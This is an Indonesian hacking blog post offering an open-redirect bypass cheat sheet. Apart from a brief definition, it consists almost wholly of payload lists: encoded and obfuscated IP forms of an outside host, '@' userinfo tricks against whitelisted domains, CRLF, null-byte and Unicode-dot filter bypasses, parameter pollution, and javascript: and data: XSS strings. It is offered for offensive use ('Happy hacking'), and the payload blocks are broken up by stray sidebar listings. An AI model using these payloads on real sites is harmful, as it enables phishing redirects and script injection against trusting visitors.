

Open Redirect Bypass Cheat Sheet

 Yoo Cherry  August 3, 2019  Cheat Sheet, Web Hacking  No Comments

Open Redirect Bypass Cheat Sheet. **Open redirect** adalah celah yang memungkinkan attacker untuk mengarahkan pengunjung dari situs terpercaya ke situs malware atau phishing tanpa autentifikasi dari admin situs. Bergantung pada arsitektur situs web yang rentan, pengalihan bisa terjadi setelah tindakan tertentu, seperti login, dan terkadang hal itu bisa terjadi seketika saat memuat sebuah halaman.

Search the site



POPULAR POSTS



Default Password Router ZTE F609 ...

 February 15, 2018  207



Default Password Router GPON HG6243C ...

 April 15, 2019  38



Cara Mudah Hack Running Text ...

 January 29, 2019  16



Default Password Router Huawei HG8245A ...

 January 28, 2019  10



Laravel PHPUnit Remote Code Execution


 June 16, 2019  8



Cara Mudah Hack cPanel dengan ...

 April 24, 2019  8

Open Redirection Attack Process



Open Redirect Bypass Cheat Sheet

```
http://3H6k7lIAiqjfNeN@[::ffff:216.58.214.206]
http://XY>.7d8T\205pZM@[::ffff:216.58.214.206]
http://0xd8.072.54990
http://www.whitelisteddomain.tld@0xd8.072.54990
```

Menentukan Inject Point pada SQLmap
🕒 April 28, 2019 💬 5

MIME Type Sniffing pada Form ...
🕒 June 21, 2019 💬 5

Cara Deface dengan Exploit Slims ...
🕒 May 29, 2018 💬 3

Tumblr Custom Domain or Subdomain ...
🕒 September 24, 2018 💬 2

RECENT POSTS

Deteksi Celah No Redirect pada ...
🕒 August 13, 2019 💬 1

Cracking WordPress Password using Brute ...
🕒 August 13, 2019 💬 0

Decrypt Password_Hash dan Crypt menggunakan ...
🕒 August 13, 2019 💬 0

```
http://3H6k7lIAiqjfNeN@0xd8.072.54990
http://XY>.7d8T\205pZM@0xd8.072.54990
http://0xd8.3856078
http://www.whitelisteddomain.tld@0xd8.3856078
http://3H6k7lIAiqjfNeN@0xd8.3856078
http://XY>.7d8T\205pZM@0xd8.3856078
http://00330.3856078
http://www.whitelisteddomain.tld@00330.3856078
http://3H6k7lIAiqjfNeN@00330.3856078
http://XY>.7d8T\205pZM@00330.3856078
http://00330.0x3a.54990
http://www.whitelisteddomain.tld@00330.0x3a.54990
http://3H6k7lIAiqjfNeN@00330.0x3a.54990
http://XY>.7d8T\205pZM@00330.0x3a.54990
http:0xd8.0x3a.0xd6.0xce
http:www.whitelisteddomain.tld@0xd8.0x3a.0xd6.0xce
http:3H6k7lIAiqjfNeN@0xd8.0x3a.0xd6.0xce
http:XY>.7d8T\205pZM@0xd8.0x3a.0xd6.0xce
http:0xd83ad6ce
http:www.whitelisteddomain.tld@0xd83ad6ce
http:3H6k7lIAiqjfNeN@0xd83ad6ce
http:XY>.7d8T\205pZM@0xd83ad6ce
http:3627734734
http:www.whitelisteddomain.tld@3627734734
http:3H6k7lIAiqjfNeN@3627734734
http:XY>.7d8T\205pZM@3627734734
http:472.314.470.462
http:www.whitelisteddomain.tld@472.314.470.462
http:3H6k7lIAiqjfNeN@472.314.470.462
http:XY>.7d8T\205pZM@472.314.470.462
http:0330.072.0326.0316
http:www.whitelisteddomain.tld@0330.072.0326.0316
```



Mass Deface setelah Rooting Server

🕒 August 13, 2019 💬 0



Tutorial SQL Injection Load File ...

🕒 August 5, 2019 💬 1

```
http:3H6k7lIAiqjfNeN@0330.072.0326.0316
http:XY>.7d8T\205pZM@0330.072.0326.0316
http:00330.00072.0000326.00000316
http:www.whitelisteddomain.tld@00330.00072.0000326.00000316
http:3H6k7lIAiqjfNeN@00330.00072.0000326.00000316
http:XY>.7d8T\205pZM@00330.00072.0000326.00000316
http:[::216.58.214.206]
http:www.whitelisteddomain.tld@[::216.58.214.206]
http:3H6k7lIAiqjfNeN@[::216.58.214.206]
http:XY>.7d8T\205pZM@[::216.58.214.206]
http:[::ffff:216.58.214.206]
http:www.whitelisteddomain.tld@[::ffff:216.58.214.206]
http:3H6k7lIAiqjfNeN@[::ffff:216.58.214.206]
http:XY>.7d8T\205pZM@[::ffff:216.58.214.206]
http:0xd8.072.54990
http:www.whitelisteddomain.tld@0xd8.072.54990
http:3H6k7lIAiqjfNeN@0xd8.072.54990
http:XY>.7d8T\205pZM@0xd8.072.54990
http:0xd8.3856078
http:www.whitelisteddomain.tld@0xd8.3856078
http:3H6k7lIAiqjfNeN@0xd8.3856078
http:XY>.7d8T\205pZM@0xd8.3856078
http:00330.3856078
http:www.whitelisteddomain.tld@00330.3856078
http:3H6k7lIAiqjfNeN@00330.3856078
http:XY>.7d8T\205pZM@00330.3856078
http:00330.0x3a.54990
http:www.whitelisteddomain.tld@00330.0x3a.54990
http:3H6k7lIAiqjfNeN@00330.0x3a.54990
http:XY>.7d8T\205pZM@00330.0x3a.54990
```

Using CRLF to bypass "javascript" blacklisted keyword

```
java%0d%0ascript%0d%0a:alert(0) </>
```

Using "//" to bypass "http" blacklisted keyword

```
//google.com </>
```

Using "https:" to bypass "/" blacklisted keyword

```
https:google.com </>
```

Using "/" to bypass "/" blacklisted keyword (Browsers see // as //)

```
\\google.com/ </>  
/google.com/
```

Using "%E3%80%82" to bypass "." blacklisted character

```
/?redir=google。com </>  
//google%E3%80%82com
```

Using null byte "%00" to bypass blacklist filter

```
//google%00.com </>
```

Using parameter pollution

```
?next=whitelisted.com&next=google.com </>
```

Using "@" character, browser will redirect to anything after the "@"

```
http://www.theirsite.com@yoursite.com/ </>
```

Creating folder as their domain


```
http://www.yoursite.com/http://www.theirsite.com/  
http://www.yoursite.com/folder/www.folder.com </>
```

XSS from Open URL – If it's in a JS variable

```
";alert(0);// </>
```

XSS from data:// wrapper

```
http://www.example.com/redirect.php?url=data:text/html;base64,PHNjcmlwa </>
```



XSS from javascript:// wrapper

```
http://www.example.com/redirect.php?url=javascript:prompt(1) </>
```

Another Payload

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20Redirect>

Oke mungkin sekian sharing kali ini. Happy hacking.

0
SHARES



RELATED POSTS



TUTORIAL HACK WHM DAN CPANEL DENGAN WHMCS KILLER

Yoo Cherry October 27, 2013



MENGEKSPLOITASI CELAH YANG DISEBABKAN OLEH LINK YANG RUSAK

Yoo Cherry August 5, 2019



SQL INJECTION AUTHENTICATION BYPASS CHEAT SHEET

Yoo Cherry April 20, 2019



README.IO CUSTOM DOMAIN OR SUBDOMAIN TAKEOVER

Yoo Cherry September 25, 2018

ABOUT THE AUTHOR



Yoo Cherry

sysadmin / blogger / geek / ubuntu user

LEAVE A REPLY

Comment Text*

Name*

Email*

POST COMMENT

Community



Hubungi Kami

hubungi kami di alamat email berikut jika ada keluhan atau pertanyaan seputar EXPLOIT dan HACKING:

rin@linuxsec.org

Jika kalian punya tools yang sudah dirilis, bisa juga hubungi email diatas agar saya bantu share.

Disclaimer

Apa yang saya tulis disini sebagian besar adalah dari hasil praktek langsung dan juga pengalaman pribadi. Oleh karena itu, saya tidak menjamin bahwa tutorial yang saya tulis akan berhasil 100% ketika kalian praktekkan.



LINUXSEC EXPLOIT COPYRIGHT © 2019.